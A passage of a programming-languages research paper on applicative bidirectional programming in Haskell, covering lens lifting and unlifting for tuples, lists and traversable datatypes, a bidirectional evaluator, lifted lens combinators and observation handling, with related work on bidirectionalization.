Corollary 2. *Let f be a function of type $\forall s. (L^\top s \ A, L^\top s \ B) \rightarrow L^\top s \ C$ in which L^\top is abstract. Then, $\text{unlift}2 \ f$ is well-behaved, assuming that lift is applied only to well-behaved lenses.* \square

Example 1 (swap). The bidirectional version of swap can be defined as follows.

$$\begin{aligned}
& \text{swap}_L :: (Eq \ a, Eq \ b) \Rightarrow L \ (a, b) \ (b, a) \\
& \text{swap}_L = \text{unlift}2 \ (\text{lift}2 \ \text{id}_L \circ \text{swap})
\end{aligned}$$

And it behaves as expected.

$$\begin{aligned}
& \text{put } \text{swap}_L \ (1, 2) \ (4, 3) \\
&= \{ \text{unfold definitions} \} \\
& \text{put } ((\text{snd}'_L \hat{\circ} \text{fst}'_L) \hat{\circ} \text{dup}_L \hat{\circ} \text{tag}2_L) \ (1, 2) \ (4, 3) \\
&= \{ \text{simplifications} \} \\
& \text{put } \text{tag}2_L \ (1, 2) \ \$ \\
& \text{put } \text{dup}_L \ (O \ 1, O \ 2) \ \$ \\
& (\text{put } \text{snd}'_L \ (O \ 1, O \ 2) \ 4, \text{put } \text{fst}'_L \ (O \ 1, O \ 2) \ 3) \\
&= \{ \text{definition of } \text{fst}'_L \text{ and } \text{snd}'_L \} \\
& \text{put } \text{tag}2_L \ (1, 2) \ \$ \\
& \text{put } \text{dup}_L \ (O \ 1, O \ 2) \ ((O \ 1, U \ 4), (U \ 3, O \ 2))
\end{aligned}$$

$$= \{ \text{definitions of } \text{dup}_L \text{ and } \text{tag2}_L \} \\ (3, 4) \quad \square$$

It is worth mentioning that (\otimes) is the base for “splitting” and “lifting” tuples of arbitrary arity. For example, the triple case is as follows.

$$\begin{aligned} \text{split3} &:: (L^T s a, L^T s b, L^T s c) \rightarrow L^T s (a, b, c) \\ \text{split3 } (x, y, z) &= \text{lift } \text{flatten}_L ((x \otimes y) \otimes z) \\ \text{where } \text{flatten}_L &:: L ((a, b), c) (a, b, c) \\ \text{flatten}_L &= L (\lambda((x, y), z) \rightarrow (x, y, z)) \\ &\quad (\lambda_- (x, y, z) \rightarrow ((x, y), z)) \\ \text{lift3 } \ell t &= \text{lift } \ell (\text{split3 } t) \end{aligned}$$

For the family of unlifting functions, we additionally need n -ary versions of projection and tagging functions, which are straightforward to define.

In the above definition of split3 , we have decided to nest to the left in the intermediate step. This choice is not essential.

$$\begin{aligned} \text{split3}' (x, y, z) &= \text{lift } \text{flatten}_R (x \otimes (y \otimes z)) \\ \text{where } \text{flatten}_R &:: L ((a, b), c) (a, b, c) \\ \text{flatten}_R &= L (\lambda(x, (y, z)) \rightarrow (x, y, z)) \\ &\quad (\lambda_- (x, y, z) \rightarrow (x, (y, z))) \end{aligned}$$

The two definitions split3 and $\text{split3}'$ coincide.

To complete the picture, the nullary lens function

$$\begin{aligned} \text{unit} &:: \forall s. L^T s () \\ \text{unit} &= L (\lambda_- \rightarrow ()) (\lambda s () \rightarrow s) \end{aligned}$$

is the unit for (\otimes) . Theoretically $(L^T s (-), \otimes, \text{unit})$ forms a lax monoidal functor (Section XI.2 in [19]) under certain conditions (see Section 3.4). Practically, unit enables us to define the following combinator.

$$\begin{aligned} \text{new} &:: Eq a \Rightarrow a \rightarrow \forall s. L^T s a \\ \text{new } a &= \text{lift } (L (\text{const } a) (\lambda_- a' \rightarrow \text{check } a a')) \text{ unit} \\ \text{where} \\ \text{check } a a' &= \text{if } a == a' \text{ then } () \\ &\quad \text{else error "Update on constant"} \end{aligned}$$

Function new lifts ordinary values into the bidirectional transformation system; but since the values are not from any source, they are not updatable. Nevertheless, this ability to lift constant values is very useful in practice [21, 22], as we will see in the examples to come.

3.4 Categorical Notes

Recall that $L S (-)$ is a functor from the category of lenses to the category of sets and (total) functions, which maps $\ell :: L A B$ to $\text{lift } \ell :: L S A \rightarrow L S B$ for any S . In the case that S is tagged and thus partially ordered, $(L^T S (-), \otimes, \text{unit})$ forms a lax monoidal functor, under the following conditions.

- (\otimes) must be natural, i.e., $(\text{lift } f x) \otimes (\text{lift } g y) = \text{lift } (f \otimes g) (x \otimes y)$ for all f, g, x and y with appropriate types.
- split3 and $\text{split3}'$ coincide.
- $\text{lift } \text{elimUnit}_L (\text{unit} \otimes x) = x$ must hold where $\text{elimUnit}_L :: L ((), a)$ is the bidirectional version of elimination of $()$, and so does its symmetric version.

Intuitively, the second and the third conditions state that the mapping must respect the monoid structure of products, with the former concerning associativity and the latter concerning the identity elements. The first and second conditions above hold without any additional assumptions, whereas the third condition, which reduces to $s \vee \text{put } x s v = \text{put } x s v$, is not necessarily true if s

is not minimal (if s is minimal, this property holds by backward inflation). Recall that minimality of s implies that s can only have O -tags. To get around this restriction, we take $L^T S A$ as a quotient set of $L S A$ by the equivalence relation \equiv defined as $x \equiv y$ if $\text{get } x = \text{get } y \wedge \text{put } x s = \text{put } y s$ for all minimal s . This equivalence is preserved by manipulations of L^T -data; that is, the following holds for x, y, z and w with appropriate types.

- $x \equiv y$ implies $\text{lift } \ell x \equiv \text{lift } \ell y$ for any well-behaved lens ℓ .
- $x \equiv y$ and $z \equiv w$ implies $x \otimes z \equiv y \otimes w$.
- $x \equiv y$ implies $x \hat{\circ} \text{tag}_L = y \hat{\circ} \text{tag}_L$ (or $x \hat{\circ} \text{tag2}_L = y \hat{\circ} \text{tag2}_L$).

Note that the above three cases cover the only ways to construct/deconstruct L^T in f when L^T is abstract. The third condition says that this “coarse” equivalence (\equiv) on L^T can be “sharpened” to the usual extensional equality ($=$) by tag_L and tag2_L in the unlifting functions.

It is known that an *Applicative* functor in Haskell corresponds to a monoidal functors [29]. However, we cannot use an *Applicative*-like interface because there is no exponentials in lenses [30]. Nevertheless, the same spirit of applicative-style programming centering around lambda abstractions and function applications is shared in our framework.

4. Going Generic

In this section, we make the ideas developed in previous sections practical by extending the technique to lists and other data structures.

4.1 Unlifting Functions on Lists

We have looked at how unlifting works for n -ary tuples in Section 3. And we now see how the idea can be extended to lists. As a typical usage scenario, if we apply map to a lens function $\text{lift } \ell$, we will obtain a function of type $\text{map } (\text{lift } \ell) :: [L^T s A] \rightarrow [L^T s B]$. But what we really would like is a lens of type $L [A] [B]$. The way to achieve this is to internally treat length- n lists as n -ary tuples. This treatment effectively restricts us to in-place updates of views (i.e., no change is allowed to the list structure); we will revisit this issue in more detail in Section 6.1.

First, we can “split” lists by repeated pair-splitting, as follows.

$$\begin{aligned} \text{lsequence}_{\text{list}} &:: [L^T s a] \rightarrow L^T s [a] \\ \text{lsequence}_{\text{list}} [] &= \text{lift } \text{nil}_L \text{ unit} \\ \text{lsequence}_{\text{list}} (x : xs) &= \text{lift2 } \text{cons}_L (x, \text{lsequence}_{\text{list}} xs) \\ \text{nil}_L &= L (\lambda() \rightarrow []) (\lambda() [] \rightarrow ()) \\ \text{cons}_L &= L (\lambda(a, as) \rightarrow (a : as)) \\ &\quad (\lambda_- (a' : as') \rightarrow (a', as')) \end{aligned}$$

The name of this function is inspired by *sequence* in Haskell. Then the lifting function is defined straightforwardly.

$$\begin{aligned} \text{lift}_{\text{list}} &:: L [a] b \rightarrow \forall s. [L^T s a] \rightarrow L^T s b \\ \text{lift}_{\text{list}} \ell xs &= \text{lift } \ell (\text{lsequence}_{\text{list}} xs) \end{aligned}$$

Tagged lists form an instance of *Poset*.

$$\begin{aligned} \text{instance } \text{Poset } a \Rightarrow \text{Poset } [a] \text{ where} \\ xs \vee ys &= \text{if } \text{length } xs == \text{length } ys \\ &\quad \text{then } \text{zipWith } (\vee) xs ys \\ &\quad \text{else } \perp \text{ -- Unreachable in our framework} \end{aligned}$$

Note that the requirement that xs and ys must have the same shape is made explicit above, though it is automatically enforced by the abstract use of L^T in lifted functions.

The definition of $\text{unlift}_{\text{list}}$ is a bit more involved. What we need to do is to turn every element of the source list into a projection lens and apply the lens function f .

```

unliftlist :: ∀ a b. Eq a ⇒
  (∀ s. [LT s a] → LT s b) → L [a] b
unliftlist f = L (λ s → get (mkLens s) s)
  (λ s → put (mkLens s) s)

where
mkLens s = f (projs (length s)) ∘ tagListL
tagListL = L (map O) (λ_ ys → map unTag ys)
projs n = map projL [0 .. n - 1]
projL :: Int → LT [Tag a] a
projL i = L (λ xs → unTag (xs !! i))
  (λ as a → update i (U a) as)

```

Giving that the need to inspect the length of the source leads to the separated definitions of *get* and *put* in the above, there might be worry that we may lose the guarantee of well-behavedness of the resulting lens. But this is not a problem here since the length of the source list is an invariant of the resulting lens. Similar to *lift2*, *lift_{list}* is an injection with *unlift_{list}* as its left inverse.

Example 2 (Bidirectional *tail*). Let us consider the function *tail*.

```

tail :: [a] → [a]
tail (x : xs) = xs

```

A bidirectional version of *tail* is easily constructed by using *lsequence_{list}* and *unlift_{list}* as follows.

```

tailL :: Eq a ⇒ L [a] [a]
tailL = unliftlist (lsequencelist ∘ tail)

```

The obtained lens *tail_L* supports all in-place updates, such as *put tail_L ["a", "b", "c"] ["B", "C"] = ["a", "B", "C"]*. In contrast, any change on list length will be rejected; specifically *nil_L* or *cons_L* in *lsequence_{list}* throws an error. \square

Example 3 (Bidirectional *unlines*). Let us consider a bidirectional version of *unlines* :: [String] → String that concatenate lines, after appending a terminating newline to each. For example, *unlines* ["ab", "c"] = "ab\n c\n". In conventional unidirectional programming, one can implement *unlines* as follows.

```

unlines [] = ""
unlines (x : xs) = catLine x (unlines xs)
catLine x y = x ++ "\n" ++ y

```

To construct a bidirectional version of *unlines*, we first need a bidirectional version of *catLine*.

```

catLineL :: L (String, String) String
catLineL =
  L (λ (s, t) → s ++ "\n" ++ t)
  (λ (s, t) u → let n = length (filter (== '\n') s)
    i = elemIndices '\n' u !! n
    (s', t') = splitAt i u
  in (s', tail t'))

```

Here, *elemIndices* and *splitAt* are functions from *Data.List*: *elemIndices c s* returns the indices of all elements that are equal to *c*; *splitAt i x* returns a tuple where the first element is *x*'s prefix of length *i* and the second element is the remainder of the list. Intuitively, *put catLine_L (s, t) u* splits *u* into *s'* and *"\n" ++ t'* so that *s'* contains the same number of newlines as the original *s*. For example, *put catLine_L ("a\nbc", "de") "A\nB\nC" = ("A\nB", "C")*.

Then, construction of a bidirectional version *unlines_L* of *unlines* is straightforward; we only need to replace "" with *new ""* and *catLine* with *lift2 catLine_L*, and to apply *unlift_{list}* to obtain a lens.

```

unlinesL :: L [String] String
unlinesL = unliftlist unlinesF
unlinesF :: ∀ s. [LT s String] → LT s String
unlinesF [] = new ""
unlinesF (x : xs) = lift2 catLineL (x, unlinesF xs)

```

As one can see, *unlines_F* is written in the same applicative style as *unlines*. The construction principle is: if the original function handles data that one would like update bidirectionally (e.g., *String* in this case), replace the all manipulations (e.g., *catLine* and "") of the data with the corresponding bidirectional versions (e.g., *lift2 catLine_L* and *new ""*).

Lens *unlines_L* accepts updates that do not change the original formatting of the view (i.e., the same number of lines and an empty last line). For example, we have *put unlines_L ["a", "b", "c"] "AA\nBB\nCC\n" = ["AA", "BB", "CC"]*, but *put unlines_L ["a", "b", "c"] "AA\nBB\n" = ⊥* and *put unlines_L ["a", "b", "c"] "AA\nBB\nCC\nD" = ⊥*.

Example 4 (*unlines* defined by *foldr*). Another common way to implement *unlines* is to use *foldr*, as below.

```

unlines = foldr catLine ""

```

The same coding principle for constructing bidirectional versions applies.

```

unlinesL :: L [String] String
unlinesL = unliftlist unlinesF
unlinesF :: ∀ s. [LT s String] → LT s String
unlinesF = foldr (lift2 catLineL) (new "")

```

The new *unlines_F* is again in the same applicative style as the new *unlines*, where the unidirectional function *foldr* is applied to normal functions and lens functions alike. \square

For readers familiar with the literature of bidirectional transformation, this restriction to in-place updates is very similar to that in semantic bidirectionalization [21, 33, 41]. We will discuss the connection in Section 7.1.

4.2 Datatype-Generic Unlifting Functions

The treatment of lists is an instance of the general case of container-like datatypes. We can view any container with *n* elements as an *n*-tuple, only to have list length replaced by the more general container shape. In this section, we define a generic version of our technique that works for many datatypes.

Specifically, we use the datatype-generic function *traverse*, which can be found in *Data.Traversable*, to give data-type generic lifting and unlifting functions.

```

traverse :: (Traversable t, Applicative f)
  ⇒ (a → f b) → t a → f (t b)

```

We use *traverse* to define two functions that are able to extract data from the structure holding them (*contents*), and redecorate an “empty” structures with given data (*fill*).²

```

newtype Const a b = Const { getConst :: a }
contents :: Traversable t ⇒ t a → [a]
contents t = getConst (traverse (λ x → Const [x]) t)

```

²In GHC, the function *contents* is called *toList*, which is defined in *Data.Foldable* (Every *Traversable* instance is also an instance of *Foldable*). We use the name *contents* to emphasize the function's role of extracting contents from structures [3].

```

fill :: Traversable t => t b -> [a] -> t a
fill t ℓ = evalState (traverse next t) ℓ
where
  next _ = do (a : x) <- Control.Monad.State.get
              Control.Monad.State.put x
              return a

```

Here, *Const a b* is an instance of the Haskell *Functor* that ignores its argument *b*. It becomes an instance of *Applicative* if *a* is an instance of *Monoid*. We qualified the state monad operations *get* and *put* to distinguish them from the *get* and *put* as bidirectional transformations.

For many datatypes such as lists and trees, instances of *Traversable* are straightforward to define to the extend of being systematically derivable [23]. The instances of *Traversable* must satisfy certain laws [3]; and for such lawful instances, we have

```

fill (fmap f t) (contents t) = t           (FillContents)
contents (fill t xs) = xs if length xs = length (contents t)
                                           (ContentsFill)

```

for any *f* and *t*, which are needed to establish the correctness of our generic algorithm. Note that every *Traversable* instance is also an instance of *Functor*.

We can now define a generic *lsequence* function as follows.

```

lsequence :: (Eq a, Eq (t ()), Traversable t) =>
  t (LT s a) -> LT s (t a)
lsequence t =
  lift (fillL (shape t)) (lsequencelist (contents t))
where
  fillL s = L (λxs -> fill s xs) (λ_ t -> contents' s t)
  contents' s t = if shape t == s
                  then contents t
                  else error "Shape Mismatch"

```

Here, *shape* computes the shape of a structure by replacing elements with units, i.e., *shape t = fmap (λ_ -> ()) t*. Also, we can make a *Poset* instance as follows.³

```

instance (Poset a, Eq (t ()), Traversable t) =>
  Poset (t a) where
  t1 ∨ t2 = if shape t1 == shape t2
             then fill t1 (contents t1 ∨ contents t2)
             else ⊥ -- Unreachable, in our framework

```

Following the example of lists, we have a generic unlifting function with *length* replaced by *shape*.

```

unliftT :: (Eq (t ()), Eq a, Traversable t) =>
  (∀s. t (LT s a) -> LT s b) -> L (t a) b
unliftT f = L (λs -> get (mkLens s) s)
              (λs -> put (mkLens s) s)
where
  mkLens s = f (projTs (shape s)) ∘ tagTL
  tagTL = L (fmap O) (const $ fmap unTag)
  projTs sh =
    let n = length (contents sh)
    in fill sh [projTL i sh | i <- [0..n-1]]
  projTL i sh =
    L (unTag ∘ (!!i) ∘ contents)
    (λs v -> fill sh (update i (U v) (contents s)))

```

³This definition actually overlaps with that for pairs. So we either need to have “wrapper” type constructors, or enable *OverlappingInstances*.

Here, *projT_L i t* is a bidirectional transformation that extracts the *i*th element in *t* with the tag erased. Similarly to *unlift_{list}*, the shape of the source is an invariant of the derived lens.

5. An Application: Bidirectional Evaluation

In this section, we demonstrate the expressiveness of our framework by defining a bidirectional evaluator in it. As we will see in a larger scale, programming in our framework is very similar to what it is in conventional unidirectional languages, distinguishing us from the others.

An evaluator can be seen as a mapping from an environment to a value of a given expression. A bidirectional evaluator [14] additionally takes the same expression but maps an updated value of the expression back to an updated environment, so that evaluating the expression under the updated environment results in the value.

Consider the following syntax for a higher-order call-by-value language.

```

data Exp = ENum Int | EInc Exp
         | EVar String | EApp Exp Exp
         | EFun String Exp deriving Eq
data Val a = VNum a
         | VFun String Exp (Env a) deriving Eq
data Env a = Env [(String, Val a)] deriving Eq

```

This definition is standard, except that the type of values is parameterized to accommodate both *Val (L^T s Int)* and *Val Int* for updatable and ordinary integers, and so does the type of environments. It is not difficult to make *Val* and *Env* instances of *Traversable*.

We only consider well-typed expressions. Using our framework, writing a bidirectional evaluator is almost as easy as writing the usual unidirectional one.

```

eval :: Env (LT s Int) -> Exp -> Val (LT s Int)
eval env (ENum n) = VNum (new n)
eval env (EInc e) = let VNum v = eval env e
                    in VNum (lift incL v)
eval env (EVar x) = lkup x env
eval env (EApp e1 e2) = let VFun x e' (Env env') =
                        eval env e1
                        v2 = eval env e2
                        in eval (Env ((x, v2) : env')) e'
eval env (EFun x e) = VFun x e env

```

Here, *inc_L :: L Int Int* is a bidirectional version of (+1) that can be defined as follows.

```
incL = L (+1) (λ_ x -> x - 1)
```

and *lkup :: String -> Env a -> a* is a lookup function.

A lens *eval_L :: Exp -> L (Env Int) (Val Int)* naturally arises from *eval*.

```
evalL :: Exp -> L (Env Int) (Val Int)
evalL e = unliftT (λenv -> lift idL $ eval env e)
```

As an example, let's consider the following expression which essentially computes *x + 65536* by using a higher-order function *twice* in the object language.

```

expr = twice @@ twice @@ twice @@ twice @@ inc @@ x
where
  twice = EFun "f" $ EFun "x" $
        EVar "f" @@ (EVar "f" @@ EVar "x")
  x = EVar "x"
  inc = EFun "x" $ EInc (EVar "x")

```

```
infixl 9 @@ -- @@ is left associative
(@@) = EApp
```

For easy reading, we translate the above expression to Haskell syntax.

```
expr = (((twice twice) twice) twice) inc) x
  where twice f x = f (f x); inc x = x + 1
```

Now giving an environment that binds the free variables x and y , we can run the bidirectional evaluator as follows, with $env_0 = Env [("x", VNum 3)]$.

```
Main> get (eval_L expr) env_0
VNum 65539
Main> put (eval_L expr) env_0 (VNum 65536)
Env [("x", VNum 0)]
```

As a remark, this seemingly innocent implementation of $eval_L$ is actually highly non-trivial. It essentially defines compositional (or modular) bidirectionalization [20, 21, 33, 41] of programs that are *monomorphic* in type and use *higher-order* functions in definition—something that has not been achieved in bidirectional-transformation research so far.

6. Extensions

In this section, we extend our framework in two dimensions: allowing shape changes via lifting lens combinators, and allowing $(L^T s \ A)$ -values to be inspected during forward transformations following our previous work [21, 22].

6.1 Lifting Lens-Combinators

An advantage of the original lens combinators [9] (that operate directly on the non-functional representation of lenses) over what we have presented so far is the ability to accept shape changes to views. We argue that our framework is general enough to easily incorporate such lens combinators.

Since we already know how to lift/unlift lenses, it only takes some plumbing to be able to handle lens combinators, which are simply functions over lenses. For example, for combinators of type $L \ A \ B \rightarrow L \ C \ D$ we have

```
liftC :: Eq a => (L a b -> L c d) ->
  (forall s. L^T s a -> L^T s b) -> (forall t. L^T t c -> L^T t d)
liftC c f = lift (c (unlift f))
```

To draw an analogy to parametric higher-order abstract syntax [5], the polymorphic arguments of the lifted combinators represent closed expressions; for example, a program like $\lambda x \rightarrow \dots c (\dots x \dots) \dots$ does not type-check when c is a lifted combinator.

As an example, let us consider the following lens combinator $mapDefault_C$.

```
mapDefault_C :: a -> L a b -> L [a] [b]
mapDefault_C d l = L (map (get l)) (\s v -> go s v)
  where go ss [] = []
        go [] (v : vs) = put l d v : go [] vs
        go (s : ss) (v : vs) = put l s v : go ss vs
```

When given a lens on elements, $mapDefault_C \ d$ turns it into a lens on lists. The default value d is used when new elements are inserted to the view, making the list lengths different. We can incorporate this behavior into our framework. For example, we can use $mapDefault_C$ as the following, which in the forward direction is essentially $map \ (uncurry \ (+))$.

```
mapAdd_L :: L [(Int, Int)] [Int]
mapAdd_L = unlift mapAdd_F
```

```
mapAdd_F xs = map_F (0, 0) (lift addL) xs
map_F d = liftC (mapDefault_C d)
addL = L (\(x, y) -> x + y) (\(x, _) v -> (x, v - x))
```

This lens $mapAdd_L$ constructed in our framework handles shape changes without any trouble.

```
Main> put mapAdd_L [(1, 1), (2, 2)] [3, 5]
[(1, 2), (2, 3)]
Main> put mapAdd_L [(1, 1), (2, 2)] [3]
[(1, 2)]
Main> put mapAdd_L [(1, 1), (2, 2)] [3, 5, 7]
[(1, 2), (2, 3), (0, 7)]
```

The trick is that the expression $map_F \ (0, 0) \ (lift \ addL)$ has type $\forall s. L^T s [(Int, Int)] \rightarrow L^T s [Int]$, where the list occurs inside $L^T s$, contrasting to $map \ (lift \ addL)$'s type $\forall s. [L^T s (Int, Int)] \rightarrow [L^T s Int]$. Intuitively, the type constructor $L^T s$ can be seen as an updatability annotation; $L^T s [(Int, Int)]$ means that the list itself is updatable, whereas $[L^T s (Int, Int)]$ means that only the elements are updatable. Here is the trade-off: the former has better updatability at the cost of a special lifted lens combinator; the latter has less updatability but simply uses the usual map directly. Our framework enables programmers to choose either style, or anywhere in between freely.

This position-based approach used in $mapDefault_C$ is not the only way to resolve shape discrepancies. We can also match elements according to keys [2, 11]. As an example, let us consider a variant of the map combinator.

```
mapByKey_C :: Eq k => a -> L a b -> L [(k, a)] [(k, b)]
mapByKey_C d l = L (map (\(k, s) -> (k, get l s)))
  (\s v -> go s v)
  where go ss [] = []
        go ss ((k, v) : vs) =
          case lookup k ss of
            Nothing -> (k, put l d v) : go ss vs
            Just s -> (k, put l s v) : go (del k ss) vs
        del k [] = []
        del k ((k', s) : ss) | k == k' = ss
                              | otherwise = (k', s) : del k ss
```

Lenses constructed with $mapByKey_C$ match with keys instead of positions.

```
mapAddByKey_L :: Eq k => L [(k, (Int, Int))] [(k, Int)]
mapAddByKey_L = unlift mapAddByKey_F
mapAddByKey_F xs = mapByKey_F (0, 0) (lift addL) xs
mapByKey_F d = liftC (mapByKey_C d)
```

Let s be $[("A", (1, 1)), ("B", (2, 2))]$. Then, the obtained lens works as follows.

```
Main> put mapAddByKey_L s [("B", 5), ("A", 3)]
[("B", (2, 3)), ("A", (1, 2))]
Main> put mapAddByKey_L s [("A", 3)]
[("A", (1, 2))]
Main> put mapAddByKey_L s [("B", 5), ("C", 7), ("A", 3)]
[("B", (2, 3)), ("C", (0, 7)), ("A", (1, 2))]
```

6.2 Observations of Lifted Values

So far we have programmed bidirectional transformations ranging from polymorphic to monomorphic functions. For example, $unlines$ is monomorphic because its base case returns a String constant, which is nicely handled in our framework by the function new . At the same time, it is also obvious that the creation of constant values is

not the only cause of a transformation being monomorphic [21, 22]. For example, let us consider the following toy program.⁴

```
bad (x, y) = if x == new 0 then (x, y) else (x, new 1)
```

In this program, the behavior of the transformation depends on the “observation” made to a value that may potentially be updated in the view. Then the naively obtained lens $bad_L = \text{unlift2 } (\text{lift2 } id_L \circ bad)$ would violate well-behavedness, as $\text{put } bad_L (0, 2) (1, 2) = (1, 2)$ but $\text{get } bad_L (1, 2) = (1, 1)$.

Our previous work [21, 22] tackles this problem by using a monad to record observations, and to enforce that the recorded observation results remain unchanged while executing *put*. The same technique can be used in our framework, and actually in a much simpler way due to our new compositional formalization.

```
newtype R s a = R (Poset s => s -> (a, s -> Bool))
```

We can see that $R A B$ represents *gets* with restricted source updates: taking a source $s :: A$, it returns a view of type B together with a constraint of type $A \rightarrow \text{Bool}$ which must remain satisfied amid updates of s . Formally, giving $R m :: R A B$, for any s , if $(-, p) = m s$ then we have: (1) $p s = \text{True}$; (2) $p s' = \text{True}$ implies $m s = m s'$ for any s' . It is not difficult to make $R s$ an instance of *Monad*—it is a composition of *Reader* and *Writer* monads. We only show the definition of (\gg) .

```
R m >> f = R $ \s -> let (x, c1) = m s
                        (y, c2) = let R k = f x in k s
                        in (y, \s -> c1 s \wedge c2 s)
```

Then, we define a function that produces R values, and a version of unlifting that enforces the observations gathered.

```
observe :: Eq w => LT s w -> R s w
observe \ell = R (\s -> let w = get \ell s
                      in (w, \s' -> get \ell s' == w))
```

```
unliftM2 :: (Eq a, Eq b) =>
  (\s. (LT s a, LT s b) -> R s (LT s c))
  -> L (a, b) c
```

```
unliftM2 f = L (\s -> get (mkLens f s) s)
              (\s -> put (mkLens f s) s)
```

where

```
mkLens f s =
  let (\ell, p) = let R m = f (fst'_L, snd'_L)
                      in m (get tag2_L s)
      \ell' = \ell \hat{\circ} tag2_L
      put' s v = let s' = put \ell' s v
                  in if p (get tag2_L s') then s' else \perp
  in L (get \ell') put'
```

Although we define the *get* and *put* components of the resulting lens separately in *unliftM2*, well-behavedness is guaranteed as long as R and L^T are used abstractly in f . Note that, similarly to *unliftM2*, we can define *unliftM* and *unliftMT*, as monadic versions of *unlift* and *unliftT*.

We can now sprinkle *observe* at where observations happens, and use *unliftM* to guard against changes to them.

```
good (x, y) = fmap (lift2 id_L) $ do
  b <- liftO2 (==) x (new 0)
  return (if b then (x, y) else (x, new 1))
```

Here, *liftO2* is defined as follows.

```
liftO2 :: Eq w =>
  (a -> b -> w) -> LT s a -> LT s b -> R s w
liftO2 p x y = liftO (uncurry p) (x \otimes y)
liftO :: Eq w => (a -> w) -> LT s a -> R s w
liftO p x = observe (lift (L p unused) x)
  where unused s v | v == p s = s
```

Then the obtained lens $good_L = \text{unliftM2 } good$ successfully rejects illegal updates, as $\text{put } good_L (0, 2) (1, 2) = \perp$.

One might have noticed that the definition of *good* is in the *Monadic style*—not applicative in the sense of [23]. This is necessary for handling observations, as the effect of $(R s)$ must depend on the value in it [18].

Due to space restriction, we refer interested readers to our previous work [21, 22] for practical examples of bidirectional transformations with observations.

7. Related Work and Discussions

In this section, we discuss related techniques to our paper, making connections to a couple of notable bidirectional programming approaches, namely semantic bidirectionalization and the van Laarhoven representation of lenses.

7.1 Semantic Bidirectionalization

An alternative way of building bidirectional transformations other than lenses is to mechanically transform existing unidirectional programs to obtain a backward counterpart, a technique known as bidirectionalization [20]. Different flavors of bidirectionalization have been proposed: syntactic [20], semantic [21, 22, 33, 41], and a combination of the two [35, 36]. Syntactic bidirectionalization inspects a forward function definition written in a somehow restricted syntactic representation and synthesizes a definition for the backward version. Semantic bidirectionalization on the other hand treats a polymorphic *get* as a semantic object, applying the function independently to a collection of unique identifiers, and the free theorems arising from parametricity states that whatever happens to those identifiers happens in the same way to any other inputs—this information is sufficient to construct the backward transformation.

Our framework can be viewed as a more general form of semantic bidirectionalization. For example, giving a function of type $\forall a. [a] \rightarrow [a]$, a bidirectionalization engine in the style of [33] can be straightforwardly implemented in our framework as follows.

```
bff :: (\a. [a] -> [a]) -> (Eq a => L [a] [a])
bff f = unlift_list (lsequence_list \circ f)
```

Replacing *unlift_list* and *lsequence_list* with *unliftT* and *lsequence*, we also obtain the datatype generic version [33].

With the addition of *observe* and the monadic unlifting functions, we are also able to cover extensions of semantic bidirectionalization [21, 22] in a simpler and more fundamental way. For example, *liftO2* (and other n -ary observations-lifting functions) has to be a primitive previously [21, 22], but can now be derived from *observe*, *lift* and (\otimes) in our framework.

Our work’s unique ability of combining lenses and semantic bidirectionalization results in more applicability and control than those offered by bidirectionalization alone: user-defined lenses on base types can now be passed to higher-order functions. For example, Q5 of Use Case “STRING” in XML Query Use Case (<http://www.w3.org/TR/xquery-use-cases>) which involves concatenation of strings in the transformation, can be handled by our technique, but not previously with bidirectionalization [21, 22, 33, 41]. We believe that with the proposal in this paper, all queries in XML Query Use Case can now be bidirectionalized. In a sense we are a step forward to the best of both worlds: gaining convenience in programming without losing expressiveness.

⁴This code actually does not type check as $(==)$ on $(L^T s \text{ Int})$ -values depends on a source and has to be implemented monadically. But we do not fix this program as it is meant to be a non-solution that will be discarded.

The handling of observation in this paper follows the idea of our previous work [21, 22] to record only the observations that actually happened, not those that may. The latter approach used in [33, 41] has the advantage of not requiring a monad, but at the same time not applicable to monomorphic transformations, as the set of the possible observation results is generally infinite.

7.2 Functional Representation of Bidirectional Transformations

There exists another functional representation of lenses known as the van Laarhoven representation [26, 32]. This representation, adopted by the Haskell library `lens`, encodes bidirectional transformations of type $L\ A\ B$ as functions of the following type.

$$\forall f. \text{Functor } f \Rightarrow (B \rightarrow f\ B) \rightarrow (A \rightarrow f\ A)$$

Intuitively, we can read $A \rightarrow f\ A$ as updates on A and a lens in this representation maps updates on B (view) to updates on A (source), resulting in a “put-back based” style of programming [27]. The van Laarhoven representation also has its root in the Yoneda Lemma [17, 24]; unlike ours which applies the Yoneda Lemma to $L\ (-)\ V$, they apply the Yoneda Lemma to a functor $(V, V \rightarrow (-))$. Note that the lens type $L\ S\ V$ is isomorphic to the type $S \rightarrow (V, V \rightarrow S)$.

Compared to our approach, the van Laarhoven representation is rather inconvenient for applicative-style programming. It cannot be used to derive a *put* when a *get* is already given, as in bidirectionalization [20–22, 33, 35, 36, 41] and the classical view update problem [1, 6, 8, 13], especially in a higher-order setting. In the van Laarhoven representation, a bidirectional transformation $\ell :: L\ A\ B$, which has *get* $\ell :: A \rightarrow B$, is represented as a function from some B structure to some A structure. This difference in direction poses a significant challenge for higher-order programs, because structures of abstractions and applications are not preserved by inverting the direction of \rightarrow . In contrast, our construction of *put* from *get* is straightforward; replacing base type operations with the lifted bidirectional versions is suffice as shown in the `unlinesL` and `evalL` examples (monadification is only needed when supporting observations). Moreover, the van Laarhoven representation does not extend well to data structures: n -ary functions in the representation do not correspond to n -ary lenses. As a result, the van Laarhoven representation itself is not useful to write bidirectional programs such as `unlinesL` and `evalL`. Actually as far as we are aware, higher-order programming with the van Laarhoven representation has not been investigated before.

By using the Yoneda embedding, we can also express $L\ A\ B$ as functions of type $\forall v. L\ B\ v \rightarrow L\ A\ v$. It is worth mentioning that $L\ (-)\ V$ also forms a lax monoidal functor under some conditions [30]; for example, V must be a monoid. However, although their requirement fits well for their purpose of constructing HTML pages with forms, we cannot assume such a suitable monoid structure for a general V . Moreover, similarly to the van Laarhoven representation, this representation cannot be used to derive a *put* from a *get*.

8. Conclusion

We have proposed a novel framework of applicative bidirectional programming, which features the strengths of lens [4, 9, 10] and semantics bidirectionalization [21, 22, 33, 41]. In our framework, one can construct bidirectional transformations in an applicative style, almost in the same way as in a usual functional language. The well-behavedness of the resulting bidirectional transformations are guaranteed by construction. As a result, complex bidirectional programs can be now designed and implemented with reasonable efforts.

A future step will be to extend the current ability of handling shape updates. It is important to relax the restriction that only closed expressions can be unlifted to enable more practical programming. A possible solution to this problem would be to abstract certain kind of containers in addition to base-type values, which is likely to lead to a more fine-grained treatment of lens combinators and shape updates.

Acknowledgments

